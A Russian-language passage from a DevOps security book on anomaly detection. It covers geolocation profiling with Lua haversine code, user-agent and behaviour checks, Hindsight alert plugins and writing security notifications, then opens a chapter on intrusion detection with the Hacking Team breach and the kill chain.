


Рис. 8.5. Геолокацию можно использовать для выявления соединений из необычных источников, таких как на этой карте, где соединения из Европы явно находятся вне области типичных соединений пользователя из Калифорнии

В этом примере рассматривается пользователь, который немного путешествовал за пределами Калифорнии и в большинстве случаев запрашивал соединения из своей страны. Соединения из Европы явно находятся далеко от его обычного местонахо-

ждения, и с ними нужно обходиться как с не заслуживающими доверия, по крайней мере пока пользователь их не подтвердит.

Для вычисления профиля каждого пользователя подключается множество механизмов. Я расскажу об основных концепциях, а вы сможете взглянуть на полную реализацию алгоритма на <https://securing-devops.com/ch08/geomodel>.

Алгоритм составления географического профиля наблюдает за событиями, происходящими от пользователя, получает широту и долготу IP-адреса источника события (это называется *геолокацией* IP-адреса), сопоставляет их с данными в базе данных для того, чтобы узнать, входят ли они в область типичных соединений пользователя. Если это так, то событие проходит через фильтр и соединение добавляется в историю пользователя. Если ситуация противоположная, то отправляется уведомление и предпринимаются дальнейшие действия.

Геолокация IP-адресов — это просто, если есть подходящие инструменты. Некоторые онлайн-сервисы за небольшое вознаграждение сообщают вам широту и долготу IP-адреса. Популярным сервисом является база данных GeoIP City от MaxMind (<http://mng.bz/8U9I>). MaxMind предоставляет возможность пользоваться бесплатным уровнем, достаточно хорошим для прототипирования. Эта база данных зачастую используется в приложениях, которым важна скорость поиска, по причине того, что она предоставляется в виде двоичного файла, легко загружаемого в память, в отличие от сервисов, которым необходимо отправлять API-запросы, чтобы воспользоваться базой данных в Сети.

Для реализации алгоритма составления географического профиля нам нужно рассмотреть некоторые приемы. Сначала мы поговорим о вычислении расстояний между двумя точками на сфере, затем используем этот алгоритм для нахождения области типичных соединений пользователя.

Подводные камни геолокации

Геолокация IP-адресов — это не точная наука. Широта и долгота, с которыми связан IP-адрес, зависит от владельца диапазона IP-адресов, предоставляющего эту информацию. Провайдеры широкополосного Интернета обычно прекрасно справляются с закреплением диапазонов IP-адресов за городами, что пригодится в большинстве случаев. Однако диапазоны корпоративных IP-адресов часто смещены, и IP-адрес, якобы расположенный в центре обработки данных в Германии, может на самом деле оказаться расположенным в головном офисе компании в Лондоне.

IP-адреса, используемые в мобильных сетях, тоже часто неточны. Я выполнял множество тестов, в которых мой телефон в Филадельфии определялся как находящийся в Чикаго. Пользователи VPN-сервисов также окажутся расположенными в произвольных местах — там, где находится конечный сервер оператора VPN. Используйте эти базы данных осторожно и никогда не полагайтесь на них как на единственный блокирующий механизм, иначе вскоре очень разозлите своих пользователей.

8.4.2. Вычисление расстояний

По известным широте и долготе IP-адреса вам нужно будет вычислить, как далеко это место расположено от области обычных соединений. Формула, по которой выполняются эти расчеты, называется *формулой гаверсинуса* (<http://mng.bz/mk00>), она используется для определения расстояния между двумя точками на сфере. В листинге 8.14 показана ее реализация на Lua.

Листинг 8.14. Формула гаверсинуса на Lua

```
require "math"
function haversine(lat1, lon1, lat2, lon2)
    lat1 = lat1 * math.pi / 180
    lon1 = lon1 * math.pi / 180
    lat2 = lat2 * math.pi / 180
    lon2 = lon2 * math.pi / 180
    lat_dist = lat2-lat1
    lon_dist = lon2-lon1
    lat_hsin = math.pow(math.sin(lat_dist/2),2)
    lon_hsin = math.pow(math.sin(lon_dist/2),2)
    a = lat_hsin + math.cos(lat1) * math.cos(lat2) * lon_hsin
    return 2 * 6372.8 * math.asin(math.sqrt(a))
end
```

Преобразует широту
и долготу в радианы

Вычисляет гаверсинус

Вычисления по формуле гаверсинуса,
где 6372,8 — это радиус Земли

Формула гаверсинуса применяется для вычисления расстояний, как показано на рис. 8.5, где Цюрих, например, расположен в 8820 км от области обычных соединений пользователя. Этой формулой легко пользоваться: внесите в нее широту и долготу двух точек — и получите расстояние в километрах. Например, вот расстояние между Сарасотой во Флориде и Филадельфией в Пенсильвании:

```
> haversine(27.2651206, -82.5883484, 40.1001491, -75.4323903)
1572.3271362959
```

Ехать придется вечность!

Земля не плоская

Вычисление расстояния между двумя точками на сфере подразумевает понимание того, что всегда существует два способа перемещения из точки А в точку В. Традиционный путь, проходящий по меридиану Гринвича, может оказаться не самым коротким для того, чтобы перебраться из Японии в Южную Америку. Чтобы правильно определить расстояние между двумя точками на Земле, нужно высчитать путь, пролегающий над меридианом Гринвича и над меридианом линии перемены даты, и выбрать тот, что короче.

Это легче, чем кажется: нужно всего лишь преобразовать долготу тестируемого положения. Если она больше нуля (восточнее Гринвича), отнимите 180, если меньше нуля (западнее Гринвича), добавьте 180. Затем выполните вычисления по формуле гаверсинуса над преобразованной долготой и сравните значение с преобразованным вариантом для того, чтобы найти кратчайший путь.

С помощью функции в анализаторе Hindsight сделать это будет легко: геолоцируйте IP-адреса в сообщениях журналов с помощью базы данных MaxMind в плагине ввода, а затем примените формулу в анализирующем плагине.

8.4.3. Нахождение области обычных соединений пользователя

Теперь, когда вы способны высчитать расстояния на Земле, нужно найти область обычных соединений пользователя. Представим, что у вас есть список мест расположения пользователя. Вы можете высчитать обычную область соединений с помощью кода, приведенного в листинге 8.15. Это простой алгоритм, который берет все значения широты и долготы местонахождения пользователя, складывает их и возвращает среднее. Выполнив его, мы получим широту -21 и долготу 8,2, которые указывают на геоцентр на юге Атлантического океана в нескольких сотнях миль западнее побережья Намибии.

Листинг 8.15. Вычисление среднего расположения соединений для заданного ряда положений

```
local locations = {
  {'lat' = 25,  ['lon'] = 13},
  {'lat' = -85, ['lon'] = -13},
  {'lat' = -35, ['lon'] = -81},
  {'lat' = 45,  ['lon'] = 59},
  {'lat' = -55, ['lon'] = 63},
}
local lat = 0.0
local lon = 0.0
local weight = 0
for i, _ in ipairs(locations) do
  lat = lat + locations[i]["lat"]
  lon = lon + locations[i]["lon"]
  weight = weight + 1
end
lat = lat / weight
lon = lon / weight
print(lat .. ", " .. lon .. " weight=" .. weight)
```

Для обновления этого геоцентра со временем вы будете брать сохраняемые широту и долготу и умножать их на их weight (вес). Затем добавите новые значения

широты и долготы и добавьте 1 к весу, как показано в листинге 8.16. Это значительно смещает геоцентр в сторону нового расположения, одновременно учитывая вес предыдущего расположения.

Листинг 8.16. Обновление существующего геоцентра соединением из нового расположения

```
local new_lat = 42
local new_lon = -42

lat = lat * weight
lon = lon * weight
lat = lat + new_lat
lon = lon + new_lon
weight = weight + 1
lat = lat / weight
lon = lon / weight
print(lat .. ", " .. lon .. " weight=" .. weight)
```

Это обновление поместило геоцентр в точку с широтой $-10,5$ и долготой $-0,16$, примерно в 1000 миль в северо-западном направлении от предыдущего положения. Вес увеличился с 5 до 6, и все три значения хранятся в базе данных.

Можно вычислять данные с помощью архивных журналов, имеющихся у вас на руках, или запустить анализатор, который соберет их сам. Алгоритм можно приспособить для того, чтобы избежать хранения всей истории пользовательских соединений. Вместо этого вы можете ограничиться хранением широты и долготы известного геоцентра и его веса. Вес представляет собой количество соединений, выполненных пользователем на данный момент. С помощью веса вы получите возможность медленно смещать геоцентр в сторону новых соединений. Если пользователь использует весомый геоцентр, новое соединение не сильно его сместит, но если у пользователя немного соединений, то их геоцентр может просто перелететь в новое положение.

Мы можем применить приемы отслеживания участников организации и конечных пользователей сайтов и сервисов. Для внутренних целей невероятно полезным окажется отслеживание соединений с закрытыми системами, например хостами-бастионами или журналами AWS CloudTrail. Когда обнаруживается аномалия, немедленно должно быть выслано сообщение затронутому пользователю и команде безопасности — для дальнейшего расследования. Получать такие сообщения время от времени — это норма, но их не должно быть много, чтобы их было легко сортировать.

Составить географический профиль пользователей и клиентов немного сложнее. Пользователи постоянно путешествуют и делятся своими аккаунтами с членами семьи. Однажды я применил алгоритм к клиенту, который, как мне было известно, жил в определенной области, и провел полдня, изучая соединения из Индонезии. В конце концов я выяснил, что клиент нанял удаленных работников из юго-западной Азии и поделился с ними своим основным аккаунтом. Составление географического профиля не поможет в работе с пользователями, которые так себя ведут, но поможет защитить 80 % других пользователей от хищения конфиденциальных данных.

В идеальном случае составление географического профиля пользователей стоит применять вместе с другими способами обнаружения аномалий. В следующем разделе мы поговорим о тех из них, которые оказались очень полезными.

8.5. Выявление аномалий в известных паттернах

Изменение географического положения указывает на то, что с пользовательским аккаунтом происходит нечто необычное, но этот тип наблюдения не защитит пользователей, которые часто путешествуют или делятся своими аккаунтами. В этом разделе мы обсудим некоторые распространенные приемы, которые помогут отличить действительных пользователей от вредоносных.

8.5.1. Подпись пользовательского агента

Отслеживание подписей браузеров — прекрасный способ обнаружить необычную активность. Браузер высылает свой пользовательский агент вместе с HTTP-запросом, и эта информация легко передается по журналам доступа на уровень анализа. Строка пользовательского агента содержит много информации о пользовательской операционной системе. Например, когда я пишу эти строки, в строке моего пользовательского агента видно: `Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0`. Это говорит о том, что моя версия Firefox — 52 и я работаю на 64-битном Linux.

Имея эту информацию, мы можем опознавать соединения, которые исходят из системы другого типа. Было бы необычно, если бы я запрашивал соединение со своими аккаунтами из Internet Explorer 8 на Windows Vista. Анализирующий плагин, который отслеживает регулярно используемые мной браузеры, может затем сравнить мой текущий трафик с историей браузеров и запросить дополнительную аутентификацию, когда обнаружит новый браузер.

8.5.2. Аномальный браузер

Другие интересные сведения, которые мы можем искать, сосредоточившись на строке пользовательского агента, — это информация о необычных или нехарактерных браузерах. Атакующие иногда поступают бездумно, динамически генерируя строки пользовательские агенты с помощью автоматизированных ботов и высылая на ваш сервер пользовательских агентов с чем-то наподобие «Internet Explorer 6 на Linux». Я не представляю, как пользователь, за исключением некоторых хакеров, может запустить IE6 на Linux и будет справедливо считать это необычной настройкой, которую стоит воспринимать как аномалию для любого обычного пользователя.

Преимуществом такого анализатора является то, что он может выполняться без состояния и базы данных, лишь установив некоторые наборы регулярных выражений, которые не должны сочетаться.

8.5.3. Паттерны взаимодействия

Люди — заложники привычек, они будут посещать страницы в одном и том же порядке в одном и том же месте изо дня в день. Вспомните, как вы в последний раз заходили в свой банковский аккаунт в Сети. Вы, наверное, открывали те же страницы и производили такие же действия, как и во время каждого посещения, даже не осознавая этого. Темп вашего чтения и щелчков кнопкой мыши, вероятно, тоже не меняется, поэтому плагин выявления аномалий может фиксировать порядок страниц и задержку между действиями в базе данных и с их помощью выполнять проверку во время вашего следующего визита.

Данный способ обнаружения атакующим обойти труднее всего, и этому существуют две причины. Первая — это то, что ваш темп свойственен лишь вам и вашему оборудованию (даже самому скоростному чтецу необходимо ждать загрузки страницы) и злоумышленник не способен наблюдать за этим, находясь вне системы. Вторая — это то, что атакующие всегда пытаются передвигаться как можно быстрее, зачастую на несколько порядков быстрее, чем человек, и замедление темпа их атак с целью избежать отправки уведомлений серьезно сокращает степень воздействия атак.

Все вместе приемы, основанные на подписях, статистике и истории, предоставляют командам по безопасности мощные инструменты для реализации уровня анализа в конвейере журналирования. В этой главе мы раскрыли лишь основы, но в Интернете полно ресурсов о том, как реализовать улучшенные, более продуманные алгоритмы обнаружения аномалий и вторжений.

Выявление вторжений и аномалий не принесет пользы, если вы не способны своевременно донести эту информацию до администраторов и пользователей. В завершающем разделе этой главы мы поговорим как раз об этом. Рассмотрим, как из Hindsight отправлять уведомления администраторам, и обсудим наилучший способ связываться с пользователями по поводу безопасности их данных.

8.6. Отправка уведомлений администраторам и конечным пользователям

Отправка в нужный момент правильного количества информации для расследования подозрительной активности представляет собой наиболее важный компонент уровня анализа. Вы можете извлечь большую пользу даже из самого простого анализирующего плагина, если он отправляет вам предупреждения в нужный момент и с достаточным объемом информации. Эти два критерия пока слишком туманны, поэтому дадим им четкое определение.

Нужный момент для уведомления — это промежуток времени, за который должны быть предприняты действия и выполнена блокировка или проверена аномалия, настолько малый, насколько нам нужно. Множество систем по умолчанию будут присылать вам сообщения как можно скорее, иногда даже выставляя напоказ свою

способность действовать почти в реальном времени. Поначалу это может показаться неплохой идеей, но это также означает, что ваш телефон будет с утра до ночи непрестанно вещать о необходимости просмотра бесконечного потока ложноположительных результатов. Такие системы не принесут пользы, так как вы начнете игнорировать их уже через неделю. Вам не нужно, чтобы уведомление высылалось как можно быстрее в процессе анализа. А нужно, чтобы оно отправлялось, когда собрано достаточно доказательств того, что это вторжение. Уведомление должно отсылаться тогда, когда автоматизированная система сделала все возможное для того, чтобы оценить событие как вредоносное, и для дальнейшего рассмотрения необходим человеческий разум. Вы можете, например, не отправлять уведомления администраторам при каждом внесении изменений в файловую систему, но наверняка захотите отправить уведомление, когда клиент превысит лимит несколько раз подряд.

Достаточный объем информации — это баланс между предоставлением контекста и стремлением не перегрузить администратора или пользователя. По существу, уведомления должны быть короткими, не более десятка строк, которые легко читать. Обсуждаемая проблема должна быть четко указана в самом верхе, а дополнительный контекст представлен в теле уведомления. Если вы не можете прочитать его за три секунды, значит, его надо доработать.

Строгое соблюдение временных рамок и формата уведомлений добавит вам уверенности в системе анализа и обнаружения вторжений. Лучше начинать с малого и присылать понемногу уведомлений, чем начать по-крупному, переполнить почтовые ящики и только потом все исправлять.

8.6.1. Информирование администраторов об угрозах безопасности

Администраторы получают множество сообщений. Если вы когда-либо работали системным администратором в организации среднего размера, то, вероятно, были недовольны количеством уведомлений, получаемых в течение дня. Вы получали уведомления о несанкционированных входах в системы, сертификатах, требующих обновления, недостатке места на дисках, об увеличении или уменьшении трафика, уязвимостях, которые необходимо исправлять, и т. д. Это тяжелая работа, которая требует постоянно следить за экраном телефона или окном чат-уведомления в верхней части экрана монитора. Если вы инженер по безопасности, вам стоит быть осторожным, принимая участие в этой какофонии.

При идеальном мониторинге безопасности, соответствующем принципам DevOps, в обслуживание безопасности вовлечены и разработчики, и администраторы. Обе группы должны получать уведомления о событиях, которые их касаются, и помогать сортировать и передавать их далее. Самый лучший способ проектировать и интегрировать отправку уведомлений в сервисе — работать непосредственно с этими командами и поступать с уведомлениями как с функциональностью продукта, а не как с изолированным компонентом безопасности. Это не только позволит

организации лучше приспособиться к стратегии уведомлений, но и поможет избавиться от ненужных сообщений в дальнейшем.

Вернемся к прототипу Hindsight и рассмотрим пример отправки уведомления от анализатора.

Отправка уведомлений

Hindsight реализует функцию, которая отправляет уведомления на e-mail определенным получателям непосредственно из анализатора. Листинг 8.17 показывает, как использовать ее в функции `timer_event` в небольшом плагине, который подсчитывает запросы. Этот плагин отправляет уведомления каждый раз, когда запускается периодическая функция `timer_event`.

Листинг 8.17. Плагин Hindsight, который отправляет уведомления, когда клиент нарушает ограничения

```
require "string"
local alert = require "heka.alert"

function process_message()
    -- count requests here
end

function timer_event(ns, shutdown)
    alert.send("ratelimit1",
        string.format(
            "%s sent %d requests over last 8 minutes",
            ip, req_count),
        string.format("Rate details for IP %s:\n...", ip))
end
```

Уникальный произвольный идентификатор для типа уведомления

Краткое изложение уведомления, используемое для темы сообщения

Тело уведомления с подробностями

Конфигурация плагина, показанная в листинге 8.18, указывает на список получателей, которым будет выслано уведомление. Плагин также позволяет пользоваться регулируемой функцией для предотвращения отправки слишком большого количества уведомлений в течение определенного времени, чем стоит воспользоваться, по крайней мере на время тестирования анализирующей платформы.

Листинг 8.18. Настройка регулируемых параметров и получателей сообщений

```
filename      = "alert.lua"
message_matcher = "TRUE"
ticker_interval = 60

alert = {
    disabled = false,
    prefix   = true,
    throttle = 5,
    modules = {
        email = {recipients = {"secalert@example.com"}},
    }
}
```

Ограничивает максимальное количество уведомлений до одного на каждые 5 минут

Список адресов электронной почты получателей уведомления

При любой возможности старайтесь избегать отправки уведомлений напрямую людям. Люди работают восемь часов в день, и не стоит ожидать, что они станут читать входящие сообщения в течение всего дня. Рассылка тоже не очень хорошая идея: когда множество людей обязаны прочитать уведомление, их не читает никто и каждый полагает, что ситуацией займется кто-то другой.

Я предпочитаю использовать сервис отправки уведомлений PagerDuty, который позволяет указать пути отсылки уведомлений (обычно они представляют собой последовательность определенных разработчиков и администраторов). Пути отправки можно приспособить к уходу людей в отпуск или дежурствам в выходные, чтобы хотя бы один человек мог ответить на звонок.

Сервисы отправки уведомлений, такие как PagerDuty, используют адрес e-mail, на который вы хотите отправлять уведомления, автоматически преобразующийся в инцидент, прикрепленный к первому доступному человеку. Это намного более мощный подход к сортировке уведомлений, чем отправка e-mail или чат-сообщений в надежде, что кто-то их прочтет.

Настройка тела уведомления

Существует четкая разница между информационным сообщением и действенным уведомлением. Информационное сообщение содержит подробности о состоянии инфраструктуры без указания на вредоносную активность. Действенное уведомление тоже описывает текущее состояние инфраструктуры, но еще и сообщает о сильном подозрении на вредоносную активность.

Рассмотрим два примера. Первый — это новостное сообщение о последнем сканировании портов инфраструктуры. Каждый день десятки систем добавляются и удаляются, и это сообщение рассказывает как раз об этом. Оно разделено на две части, которые представляют информацию о новых сервисах, добавленных со времени последнего сканирования, и о сервисах, закрытых после предыдущего сканирования (листинг 8.19).

Листинг 8.19. Сообщение об открытых и закрытых за последний день сервисах

New Open Service List

```
-----
STATUS HOST PORT PROTO DNS
OPEN 1.2.3.4 22 tcp admin1.example.net
OPEN 1.2.3.5 80 tcp generic.external.example.com
OPEN 1.2.3.6 80 tcp webappX.external.example.com
OPEN 1.2.3.6 443 tcp webappX.external.example.com
OPEN 1.2.4.7 80 tcp apiV.vips.example.net
OPEN 1.2.5.4 443 tcp apiV.vips.example.net
```

New Closed Service List

```
-----
STATUS HOST PORT PROTO DNS
CLOSED 1.2.4.7 80 tcp nat-vpn1.pubcorp.example.net
CLOSED 1.2.4.7 443 tcp unknown
CLOSEDDOWN 1.2.3.5 22 tcp ec2-56-235-192-59.us-west-1.compu...
```

На первый взгляд, эту информацию получать полезно. Ведь отслеживание наличия открытых и закрытых сервисов в инфраструктуре — нужная работа. Это сообщение тем не менее не тянет на уведомление, так как в нем не содержится указаний на вредоносную активность. На самом деле администраторы, вероятнее всего, первые несколько недель будут читать сообщение, а затем привыкнут к этой информации и забудут о нем. Этот тип сообщений не должен передаваться в сервис отправки уведомлений.

Второе сообщение показывает информацию, автоматически высланную AWS, когда его внутренняя инфраструктура выявления вторжений обнаружила утечку в репозитории GitHub входных данных клиента (листинг 8.20). По сравнению с информационным сообщением в этом присутствует четкая мысль: произошла утечка ваших входных данных, пора что-то предпринять! Это сообщение короткое и ясное, в нем указаны идентификатор аккаунта вместе с именем затронутого пользователя и URL репозитория. Получивший это уведомление будет иметь все необходимые сведения для того, чтобы предпринять соответствующие действия. Это тот тип уведомлений, который должен передаваться в сервис отправки уведомлений, чтобы немедленно привлечь внимание.

Листинг 8.20. Действенные уведомления, отправленные AWS, когда входные данные оказываются найденными в GitHub

```
Amazon Web Services has opened case 2014552771 on your behalf.
```

```
The details of the case are as follows:
```

```
Case ID: 2012372171
```

```
Subject: Your AWS account 919392133571 is compromised
```

```
Severity: Low
```

```
Correspondence: Dear AWS Customer,
```

```
Your AWS Account is compromised! Please review the following notice and take immediate action to secure your account.
```

```
Your security is important to us. We have become aware that the AWS Access Key AKIAJ... (belonging to IAM user "sam") along with the corresponding Secret Key is publicly available online at https://github.com/Securing-DevOps/invoicer/compare/test-server etc...
```

Отправка хороших уведомлений — это искусство. Изучение его требует времени и обратной связи от коллег в процессе работы. Не существует единственного правила, которого должны придерживаться все, поэтому вам нужно создать собственное, пригодное для вашей организации. На мой взгляд, уведомления о безопасности должны идти по пути, по которому прошли уведомления об эксплуатации, так, чтобы они могли обрабатываться на том же уровне, что и проблемы с прекращением работы сервиса. Интегрировать уведомления о безопасности как можно ближе к продукту — это наилучший способ выстраивать высококачественные ответы на инциденты.

8.6.2. Как и когда уведомлять пользователей

По сравнению с конечными пользователями уведомлять разработчиков и администраторов — легко. Вашу команду так просто не испугать, ее члены не будут звонить в службу поддержки при первом же уведомлении, и сообщения не придется переводить на 15 различных языков. Конечным пользователям все это может потребоваться, так что отправка им уведомлений — это сложно, но необходимо.

Полноценный уровень анализа на популярном сервисе будет фиксировать множество признаков вторжений и атак против пользователей, и вам придется решать, как сообщать им эту информацию. Технические сайты, такие как AWS в предыдущем примере, ожидают, что получатели сообщений понимают значения таких слов, как «взломан» и «утечка входных данных», но нетехническим сайтам часто приходится иметь дело с пользователями, незнакомыми с этими терминами.

Конечных пользователей нужно уведомлять о проблемах с безопасностью, которые затрагивают их данные. Организации иногда боятся, что, уведомляя пользователей о взломе, они подрывают свою репутацию. И это правда, если организация допустила ошибку, но, как бы то ни было, утаивать информацию о взломах от конечных пользователей неприемлемо. А в некоторых странах еще и незаконно.

Сообщение, отправленное пользователю, должно содержать достаточно информации, чтобы он мог принять продуманное решение. На рис. 8.6 показан пример уведомления, высланного пользователю сервисов Firefox Accounts, в котором была замечена подозрительная активность. В этом примере аномалия была обнаружена с помощью анализатора, составляющего географический профиль, во время волны атак на повторно используемые пароли в 2016-м (<http://mng.bz/Lv51>). Уведомление короткое и содержит четкие инструкции, которым пользователь должен следовать, но в нем отсутствует контекст, так что пользователи остаются в неведении о том, какая проблема возникла с их аккаунтом и что это значит для их данных.

В будущих поколениях уведомлений был добавлен контекст, в частности расположение соединения, которое вызвало проблему, для того чтобы пользователи могли понять уведомление и лучше воспринимали его. Написание хороших уведомлений о проблемах безопасности — это задача, для которой требуется много времени и серьезной работы с различными группами экспертов, включая дизайнеров, менеджеров продукта, разработчиков и переводчиков (конкретно это уведомление было переведено на девять языков). Вам также понадобится подключить команды поддержки, так как пользователи обязательно попытаются связаться с вашей организацией для получения более подробной информации. Иногда так происходит, когда они не уверены в своих дальнейших действиях и беспокоятся, а иногда — когда жаждут дополнительных сведений. Это человеческая природа.

Наверное, самый лучший тренинг для команды безопасности, который подготавливает организацию, — это симитировать инцидент, во время ликвидации которого потребуются сплоченная работа всех команд, занятых в работе над продуктом, и написание уведомлений для пользователей. Столкновение с таким испытанием поможет быстрее отреагировать тогда, когда будет необходимо.




Рис. 8.6. Уведомление, высланное по электронной почте конечным пользователям сервиса Firefox Accounts после обнаружения вредоносной активности в их аккаунтах. Уведомление составлено коротко и содержит ясные инструкции о том, что пользователю нужно делать, но в нем нет подробностей об истоках проблемы

Резюме

- ❑ Уровень анализа — это логический центр всего конвейера журналирования, в котором производится вся сложная обработка сообщений журналов.
- ❑ Такие инструменты, как Hindsight, позволят вам запускать разного рода плагины для анализа данных журналов и отправки уведомлений.
- ❑ Использование строковых сигнатур и регулярных выражений помогает фиксировать известные атаки, но в то же время порождает множество уведомлений.
- ❑ Статистические методы помогают сократить количество шума и отправляют уведомления только тогда, когда пользователи преодолевают заранее установленный порог.
- ❑ Данные о поведении пользователей в прошлом помогают выявлять аномальную активность, которую невозможно идентифицировать с помощью подписей или статистики.
- ❑ Уведомления, отправляемые администраторам, должны быть действенными и придерживаться политики распространения уведомлений. Это позволит убедиться в том, что они обрабатываются своевременно.
- ❑ Уведомления должны быть короткими и точными, в них должно содержаться достаточно подробностей, чтобы администраторы могли немедленно начать действовать.
- ❑ Конечных пользователей открытых сервисов следует уведомлять о случаях нарушения безопасности и потенциальных рисках для их данных, но процесс создания этих уведомлений сложен и в нем должны участвовать все команды, работающие над продуктом.

Обнаружение вторжений

В этой главе

- Изучение фаз продвижения вторжения по инфраструктуре.
- Обнаружение вторжений с помощью указателей.
- Применение журналов аудита Linux для обнаружения вторжений.
- Удаленное изучение файловых систем, памяти и сети конечных точек.
- Фильтрация исходящего сетевого трафика с помощью систем обнаружения вторжений.
- Роль разработчиков и администраторов в обнаружении вторжений.

На дворе июль 2015 года. Хакер, известный под псевдонимом Phineas Fisher, публикует в Twitter короткое, но ужасающее сообщение: «gamma и HT пали, другие на очереди :)».

Сообщение быстро распространилось по сообществу информационной безопасности. Gamma International и Hacking Team (HT) — это две известные фирмы, работающие в сфере безопасности, которые торгуют пренеприятнейшими технологиями вторжения. Обе они прославились продажей эксплойтов в популярных приложениях по самой высокой цене, что подорвало их репутацию в среде специалистов по безопасности. Phineas взломал Gamma International в 2014-м, поэтому новость о вторжении в еще одну фирму, оказывающую услуги в сфере безопасности, заставила всех нервничать. Действительно ли Phineas вторгся в сеть одной из наиболее параноидальных на планете компаний среди занятых в области безопасности? Сначала люди не верят,

но вскоре Phineas публикует данные с целого почтового сервера компании, развеяв все сомнения о том, что их защита была взломана. Но как?

Спустя несколько месяцев после вторжения Phineas опубликовал подробный отчет, в котором детально объяснил каждый шаг, предпринятый для получения наиболее защищенных данных компании. Сканирование открытых сетевых точек входа не сообщило о явных уязвимостях, но Phineas продолжал изучать сетевое оборудование, используемое в HT, и создал для него эксплойт нулевого дня. В тексте говорится, что на разработку этой атаки потребовалась лишь «пара недель работы». Как только Phineas оказался внутри сети, он распространил бэкдоры и инструменты для исследования, чтобы получать все более широкие права доступа, совершая на своем пути кражи паролей и извлекая данные, пока все секреты HT не оказались у него в руках. Прочтите отчет в <http://mng.bz/Ca4t> — он действительно на многое открывает глаза.

Мы можем только надеяться, что на нашу голову не обрушится гнев таких решительных хакеров, как Phineas Fisher. Но все равно однажды настанет момент, когда кто-то совершит ошибку и оставит входные данные на отрытом сайте, воспользуется неактуальными программами из Интернета, забудет незаблокированный телефон в баре или поделится паролем со взломанным сайтом.

Рассмотрим меры безопасности, которые вы должны предпринять в определенных местах для того, чтобы выявлять вторжения.

9.1. Семь фаз вторжения: цепочка вторжения

Цепочка вторжения, или килл чейн (kill chain), — это термин, который был предложен компанией Lockheed Martin в статье, опубликованной в 2011 году, для описания серии из семи шагов, предпринимаемых атакующими для вторжения (<http://mng.bz/wtdH>). Термин произошел из военного жаргона, описывающего захват противника на поле сражения, и был адаптирован для мира технологий. В цепочке вторжения представлено целостное описание фаз вторжения, и это стандартный термин, используемый в индустрии безопасности, поэтому полезно его понимать.

Семь фаз цепочки вторжения

1. *Разведка.* Цель исследуется поверхностно, возможно, с использованием сканеров уязвимостей, таких как ZAP или NMAP, или с помощью изучения сведений из соцсетей, почтовой рассылки и т. д. Это может быть также реальная разведка с посещением здания офиса цели. Фаза сбора информации.
2. *Вооружение.* Разработка атаки на цель, такой как троянский конь, в PDF-документе с логотипом компании или эксплойт в каком-то оборудовании.
3. *Доставка.* Развертывание атаки на жертву. Механизм зависит от цели, самый популярный прием — удаленные сетевые атаки.
4. *Заражение.* Активация атаки на жертву с целью ее взлома. Заражение часто происходит автоматически по вызову пользователя, как с развертыванием троянского

